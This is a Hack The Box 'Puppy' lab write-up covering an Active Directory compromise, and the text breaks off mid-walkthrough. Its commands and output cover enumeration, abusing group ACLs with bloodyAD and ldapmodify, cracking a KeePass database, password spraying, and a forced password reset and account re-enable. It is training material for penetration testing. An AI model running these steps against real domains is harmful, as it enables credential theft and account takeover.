Puppy [Medium]

Puppy HTB Season 8
Machine information
As is common in real life pentests, you will start the Puppy box with credentials for the following account: levi.james / KingofAkron2025!.
Author: tr3nb0lone
Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
└─$ sudo nmap -Pn -sC -sV 10.10.xx.xx
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 10:31 EDT
Nmap scan report for 10.10.xx.xx
Host is up (0.19s latency).
Not shown: 985 filtered tcp ports (no-response)
Bug in iscsi-info: no string output.
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-05-18 21:11:31Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/tcp6  rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_  100024  1           2049/udp6  status
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-05-18T21:13:26
|_  start_date: N/A
|_clock-skew: 6h39m13s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 234.96 seconds
Now let’s use crackmapexec to enumerate all the users in this domain.
1
2
3
4
5
6
7
8
9
10
11
12
13
└─$ sudo crackmapexec smb 10.10.xx.xx -u levi.james -p 'KingofAkron2025!' --users
SMB         10.10.xx.xx     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.xx.xx     445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.10.xx.xx     445    DC               [+] Enumerated domain user(s)
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\steph.cooper_adm               badpwdcount: 4 desc:
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\steph.cooper                   badpwdcount: 0 desc:
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\jamie.williams                 badpwdcount: 4 desc:
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\adam.silver                    badpwdcount: 4 desc:
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\ant.edwards                    badpwdcount: 4 desc:
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\levi.james                     badpwdcount: 0 desc:
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\krbtgt                         badpwdcount: 24 desc: Key Distribution Center Service Account
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\Guest                          badpwdcount: 24 desc: Built-in account for guest access to the computer/domain
SMB         10.10.xx.xx     445    DC               PUPPY.HTB\Administrator                  badpwdcount: 24 desc: Built-in account for administering the computer/domain
We have some users, let’s add them to the users.txt file and also add the domain to the /etc/hosts file.
1
2
3
4
5
└─$ cat /etc/hosts
<SNIP>
# HTB Labs
## DEPTHS Season 8
10.10.xx.xx     PUPPY.HTB DC.PUPPY.HTB
1
2
3
4
5
6
7
8
9
10
11
└─$ cat users.txt
Administrator
Guest
krbtgt
DC$
levi.james
ant.edwards
adam.silver
jamie.williams
steph.cooper
steph.cooper_adm
Now we use smbmap to enumerate the shares.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
└─$ smbmap -H 10.10.xx.xx -u 'levi.james' -p 'KingofAkron2025!'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.xx.xx:445 Name: PUPPY.HTB                 Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        DEV                                                     NO ACCESS       DEV-SHARE for PUPPY-DEVS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
Look closure, we have a DEV share but our user does not have the access rights to it.
→ we need to enumerate the AD to get further information about the users and the groups.
Bloodhound
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
└─$ bloodhound-python -dc DC.PUPPY.HTB -u 'levi.james' -p 'KingofAkron2025!' -d PUPPY.HTB -c All -o bloodhound_results.json -ns 10.10.xx.xx
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (DC.PUPPY.HTB:88)] [Errno 111] Connection refused
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
INFO: Done in 00M 33S
Now we can import the bloodhound_results*.json file into BloodHound and start investigating the graph.


So our account levi.james is a member of HR@PUPPY.HTB group and has GenericWrite permissions on the DEVLOPERS@PUPPY.HTB group.
→ We can add levi.james to the DEVLOPERS@PUPPY.HTB group and use it to access the DEV share.
There are two ways to do this:
- Use ldap-addusers-group which need to have
modify.ldiffile and then useldapmodifyto configure the changes.
1
2
3
4
5
└─$ cat modify.ldif
dn: CN=DEVELOPERS,DC=PUPPY,DC=HTB
changetype: modify
add: member
member: CN=Levi B. James,OU=MANPOWER,DC=PUPPY,DC=HTB
1
2
└─$ ldapmodify -x -H ldap://10.10.xx.xx -D "levi.james@puppy.htb" -w 'KingofAkron2025!' -f modify.ldif
modifying entry "CN=DEVELOPERS,DC=PUPPY,DC=HTB"
1
2
3
4
5
6
7
8
9
10
11
└─$ smbclient -U 'puppy.htb/levi.james%KingofAkron2025!' //10.10.xx.xx/DEV
Try "help" to get a list of possible commands.
smb: \> dir
  .                                  DR        0  Sun May 18 12:46:39 2025
  ..                                  D        0  Sat Mar  8 11:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A 34394112  Sun Mar 23 03:09:12 2025
  Projects                            D        0  Sat Mar  8 11:53:36 2025
  recovery.kdbx                       A     2677  Tue Mar 11 22:25:46 2025

                5080575 blocks of size 4096. 1522760 blocks available
smb: \>
→ We can access the DEV share and read stuffs inside.
- Use bloodyAD to add the user to the group.
1
2
└─$ bloodyAD --host 10.10.xx.xx -d PUPPY.HTB -u 'levi.james' -p 'KingofAkron2025!' add groupMember DEVELOPERS levi.james
[+] levi.james added to DEVELOPERS
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
└─$ smbmap -H 10.10.xx.xx -u 'levi.james' -p 'KingofAkron2025!'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.xx.xx:445 Name: PUPPY.HTB                 Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        DEV                                                     READ ONLY       DEV-SHARE for PUPPY-DEVS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        SYSVOL                                                  READ ONLY       Logon server share
[*] Closed 1 connections
→ Can access the DEV share and read it.
Initial Access
Discovery and Cracking
1
2
smb: \> get recovery.kdbx
getting file \recovery.kdbx of size 2677 as recovery.kdbx (3.8 KiloBytes/sec) (average 3.8 KiloBytes/sec)
→ We can download the recovery.kdbx file and try to crack it.
1
2
└─$ keepass2john recovery.kdbx > recovery.hash
! recovery.kdbx : File version '40000' is currently not supported!
So I search google for kdbx crack and found this keepass4brute tool.
1
└─$ wget https://github.com/r3nt0n/keepass4brute/raw/refs/heads/master/keepass4brute.sh
And crack with rockyou.txt wordlist.
1
2
3
4
5
6
7
8
└─$ ./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Words tested: 36/14344392 - Attempts per minute: 27 - Estimated time remaining: 52 weeks, 4 days
[+] Current attempt: liverxxxx

[*] Password found: liverxxxx
Got the password liverxxxx, now use keepassxc to export file to xml format.
1
2
└─$ keepassxc-cli export --format=xml recovery.kdbx > keepass_dump.xml
Enter password to unlock recovery.kdbx:

When cat out the keepass_dump.xml file, we gather some credentials.
1
2
3
4
5
6
└─$ cat passwords_recovery.txt
JamieLove2025!
HJKL2025!
Antman2025!
Steve2025!
ILY2025!
Let’s use crackmapexec to password spray the users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
└─$ sudo crackmapexec smb 10.10.xx.xx -u users.txt -p passwords_recovery.txt --continue-on-success
SMB         10.10.xx.xx     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Administrator:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Administrator:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Administrator:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Administrator:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Administrator:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Guest:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Guest:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Guest:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Guest:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\Guest:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\krbtgt:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\krbtgt:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\krbtgt:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\krbtgt:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\krbtgt:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\DC$:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\DC$:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\DC$:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\DC$:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\DC$:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\levi.james:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\levi.james:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\levi.james:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\levi.james:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\levi.james:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\ant.edwards:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\ant.edwards:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\ant.edwards:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\adam.silver:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\adam.silver:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\adam.silver:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\adam.silver:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\jamie.williams:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\jamie.williams:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\jamie.williams:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\jamie.williams:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\jamie.williams:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper:ILY2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper_adm:JamieLove2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper_adm:HJKL2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper_adm:Antman2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper_adm:Steve2025! STATUS_LOGON_FAILURE
SMB         10.10.xx.xx     445    DC               [-] PUPPY.HTB\steph.cooper_adm:ILY2025! STATUS_LOGON_FAILURE
→ After spraying, there is only one valid credential ant.edwards:Antman2025!.
Let’s continue enumerate ant.edwards machine with further information through bloodhound.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
└─$ bloodhound-python -dc DC.PUPPY.HTB -u 'ant.edwards' -p 'Antman2025!' -d PUPPY.HTB -c All -o bloodhound_results.json -ns 10.10.xx.xx
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: puppy.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC.PUPPY.HTB
INFO: Found 10 users
INFO: Found 56 groups
INFO: Found 3 gpos
INFO: Found 3 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC.PUPPY.HTB
INFO: Done in 00M 39S
Import to BloodHound and start investigating the graph.

Found out that ant.edwards is a member of SENIOR DEVS@PUPPY.HTB group and has GenericAll to user ADAM.SILVER@PUPPY.HTB.
→ We can use ant.edwards to change the password of ADAM.SILVER@PUPPY.HTB and gain access to the machine.
There are some ways to do this:
- We can use
bloodyADto change the password ofADAM.SILVER@PUPPY.HTB.
1
2
└─$ bloodyAD -u ant.edwards -p 'Antman2025!' -d puppy.htb --dc-ip 10.10.xx.xx set password adam.silver 'P@ssw4rd123'
[+] Password changed successfully!
Check again with crackmapexec to see if we can access the machine.
1
2
3
└─$ sudo crackmapexec smb PUPPY.HTB -u 'ADAM.SILVER' -p 'P@ssw4rd123'
SMB         PUPPY.HTB       445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB         PUPPY.HTB       445    DC               [-] PUPPY.HTB\ADAM.SILVER:P@ssw4rd123 STATUS_ACCOUNT_DISABLED
We got STATUS_ACCOUNT_DISABLED error, we need to activate it again.
1
2
└─$ bloodyAD --host DC.PUPPY.HTB -d PUPPY.HTB -u ant.edwards -p 'Antman2025!' remove uac adam.silver -f ACCOUNTDISABLE
[-] ['ACCOUNTDISABLE'] property flags removed from adam.silver's userAccountControl
And also need to modified modify.ldif again and use ldapmodify to mofidy the entry.
1
2
3
4
5
└─$ cat modify.ldif
